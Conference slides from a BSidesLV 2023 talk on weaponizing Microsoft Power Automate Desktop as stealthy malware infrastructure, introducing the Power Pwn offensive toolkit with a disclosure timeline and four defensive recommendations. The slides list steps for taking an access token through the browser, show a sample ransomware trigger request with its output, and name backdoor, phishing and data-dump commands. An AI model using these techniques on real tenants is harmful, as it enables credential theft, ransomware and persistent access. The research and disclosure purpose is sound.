
No Code Cleanup

Machine to Cloud via the browser

1. Open browser minimized
2. Go to flow.microsoft.com
3. Hit CTRL+U
4. Extract access token from header



<https://docs.microsoft.com/en-in/power-automate/desktop-flows/using-browsers>



youtu.be/IY_RzV-4BdI

@mbrg0



youtu.be/zlF7np18oGI

@mbrg0

Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

And more:

- Creds access via browser

Introducing Power Pwn (v2)!

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.


Check out our [Wiki](#) for docs, guides and related talks!



github.com/mbrg/power-pwn

Trigger via
HTTP

Power
Pwn!




Seamlessly
handle errors
and edge
cases

github.com/mbrg/power-pwn

@mbrg0

One endpoint to rule them all!

*POST machine=win11ent user=alexg
payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*



SUCCESS

filesFound=71892 filesProcessed=70497

github.com/mbrg/power-pwn

@mbrg0

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

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	command	
dump	Recon for available data connections and dump their content.	
gui	Show collected resources and data via GUI.	
backdoor	Install a backdoor on the target tenant	
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware	
phishing	Deploy a trustworthy phishing app.	

Find us at BlackHat Arsenal!

PowerGuest: AAD Guest
Exploitation Beyond Enumeration

+ on GitHub!
github.com/mbrg/power-pwn

Summary

- What is RPA?
 - Available in every major enterprise
 - Technical deep dive
- Abusing RPA: RCE as a Service
 - Distribute and execute payloads thru trusted services
 - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home



How To Stay Safe?

State of the exploit

State of the exploit

WIRED A Windows 11 Automation Tool Can Easily Be... SIGN IN | SUBSCR

A spokesperson for Microsoft downplayed the potential of the attack, pointing out that an account would need to have been accessed by an attacker before it could be used. “There is no mechanism by which a fully updated machine with antivirus protections can be remotely compromised using this technique,” the spokesperson says. “This technique relies on a hypothetical scenario where a system is already compromised or susceptible to a compromise using existing techniques like social engineering—both for the initial and any subsequent network attack,” the spokesperson adds, recommending that people keep their systems up to date.

- Sept 9, 2022 – Microsoft claims this is not an issue.

State of the exploit

Tenant restrictions for Power Automate desktop machine registration

Starting with Power Automate for desktop version 2.24, the following requires administrative privileges:

What are the goals of these restrictions?

These restrictions make it harder for malicious actors on already compromised machines to use Power Automate Desktop to amplify the problem by commanding and controlling a machine over the network.

You can use the new tenant restriction settings to control which tenants are allowed to run Power Automate desktop scripts on your machines.

Initial machine registration does not require admin privileges but changing the registration restrictions does.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.

State of the exploit

Enhancements & Improvements

- Cross-tenant machine registration is now restricted by default:
 - You can further configure this through registry entries. [Learn more](#) @mbrg0
 - Define which tenant(s) to be allowed for machine registration
 - Allow cross-tenant machine registration
 - Allow tenant switching for machine registration

This feature is related to recent findings of Michael Bargury ↗ with Zenity.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement

State of the exploit

“this case was investigated and determined to be defense in depth and social engineering requiring admin privilege, so no immediate action was taken.. This does not meet our requirements for a CVE because it is defense in depth”

Power Automate Desktop v<2.24 is still vulnerable. CVE was not issued.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement but refuses to issue a CVE.

Cases where this still works today

- Any machine that is not AAD-joined (i.e. consumers)
- Insecure configuration. Insecure flags include
AllowRegisteringOutsideOfAADJoinedTenant and
AllowTenantSwitching
- PAD v<2.24 is still vulnerable (no CVE or force update)

Do these 4 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review your own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)



Learn more: github.com/mbrg/talks
Twitter: @mbrg0

Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

Michael Bargury @ Zenity
BSideLV 2023